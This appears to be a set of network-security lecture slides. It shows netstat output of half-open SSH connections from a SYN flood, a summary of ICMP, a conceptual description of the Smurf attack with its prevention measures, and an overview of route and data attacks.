Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 *:ssh                       *:*                         LISTEN
tcp        0      0 Blueberry:ssh               209.10.182.112:11273        SYN_RECV
tcp        0      0 Blueberry:ssh               253.213.250.96:15532        SYN_RECV
tcp        0      0 Blueberry:ssh               112.253.238.36:apc-9952     SYN_RECV
tcp        0      0 Blueberry:ssh               pd28bc335.aicint01.ap.:brcd SYN_RECV
tcp        0      0 Blueberry:ssh               31.59.104.93:15736          SYN_RECV
tcp        0      0 Blueberry:ssh               244.165.156.61:48750        SYN_RECV
tcp        0      0 Blueberry:ssh               215.212.172.65:24893        SYN_RECV
tcp        0      0 Blueberry:ssh               9.158.71.28:22071           SYN_RECV
tcp        0      0 Blueberry:ssh               26.151.47.83:39441          SYN_RECV
tcp        0      0 Blueberry:ssh               240.58.170.63:58940         SYN_RECV
tcp        0      0 Blueberry:ssh               222.200.44.67:1232          SYN_RECV
tcp        0      0 Blueberry:ssh               dsl-189-145-200-117-d:39242 SYN_RECV
tcp        0      0 Blueberry:ssh               c-98-225-53-109.hsd1.:45107 SYN_RECV
tcp        0      0 Blueberry:ssh               26.89.4.64:45246            SYN_RECV
tcp        0      0 Blueberry:ssh               34.45.114.115:47249         SYN_RECV
tcp        0      0 Blueberry:ssh               140.38.112.126:oma-rlp-s    SYN_RECV
tcp        0      0 Blueberry:ssh               100.6.67.10:37582           SYN_RECV
tcp        0      0 Blueberry:ssh               255.197.60.75:56408         SYN_RECV
tcp        0      0 Blueberry:ssh               195.159.234.95:13829        SYN_RECV
tcp        0      0 Blueberry:ssh               p1084-ipbf2206funabas:41949 SYN_RECV
tcp        0      0 Blueberry:ssh               ip-140-179-102.phx.ex:20368 SYN_RECV
tcp        0      0 Blueberry:ssh               160.194.206.26:13911        SYN_RECV
tcp        0      0 Blueberry:ssh               96.66.220.36:27313          SYN_RECV
tcp        0      0 Blueberry:ssh               241.253.124.39:55406        SYN_RECV
tcp        0      0 Blueberry:ssh               pc03118.anc-tv.ne.jp:25102  SYN_RECV
tcp        0      0 Blueberry:ssh               3hyep.hitozuma-yareru:41079 SYN_RECV
tcp        0      0 Blueberry:ssh               124.233.103.118:47503       SYN_RECV
tcp        0      0 Blueberry:ssh               42.200.35.69:7252           SYN_RECV
tcp        0      0 Blueberry:ssh               199.158.60.47.4k.usda:53292 SYN_RECV
tcp        0      0 Blueberry:ssh               95.80.209.87:nssagentmgr    SYN_RECV
tcp        0      0 Blueberry:ssh               77.144.223.124:58720        SYN_RECV
tcp        0      0 Blueberry:ssh               161.96.93.113:43851         SYN_RECV
tcp        0      0 Blueberry:ssh               175.63.131.41:20074         SYN_RECV
tcp        0      0 Blueberry:ssh               101.223.102.87:34113        SYN_RECV
tcp        0      0 Blueberry:ssh               p5DE9471B.dip.t-diali:36055 SYN_RECV
tcp        0      0 Blueberry:ssh               211.68.87.76:63629          SYN_RECV
tcp        0      0 Blueberry:ssh               10.41.63.14:45979           SYN_RECV
tcp        0      0 Blueberry:ssh               99.249.203.20:13397         SYN_RECV
tcp        0      0 Blueberry:ssh               misc-148-67-37-71.poo:64147 SYN_RECV
```

Internet Control Message Protocol

- Probe for Network Status / Provide Error Report
  - Built on top of IP
- Example Usages
  - Destination unreachable
  - Time-to-live exceeded
  - Parameter problem
  - Redirect to better gateway
  - Echo/echo reply - reachability test
  - Timestamp request/reply - measure transit delay

Smurf Attack



- Send ping request to broadcast addr (ICMP Echo Req)
- Lots of responses:
  - Every host on target network generates a ping reply (ICMP Echo Reply) to victim
  - Ping reply stream can overload victim

Smurf Attack

- Till late 1990s, most IP networks would participate in Smurf attacks
- Prevention of Smurf attack
  - Configure individual hosts and routers not to respond to ping requests or broadcasts
  - Configure routers not to forward packets directed broadcast address (until 1999, standards require forwarding by default)
  - Ingress filtering to reject packets with forged addresses

Summary

- Route
  - Denial-of-service: bandwidth and latency
    - e.g. SYN Flood, Smurf
  - Tampering with route
    - E.g. ARP spoofing, man-in-the-middle, DNS poisoning, DoS,…
- Data
  - Packet headers and payloads
  - Confidentiality of data
    - E.g. Sniffing
  - Integrity of data
    - E.g. data forgery, replay, session hijacking, …
- Authentication and encryption → more states to maintain
  - Performance, reliability, and manageability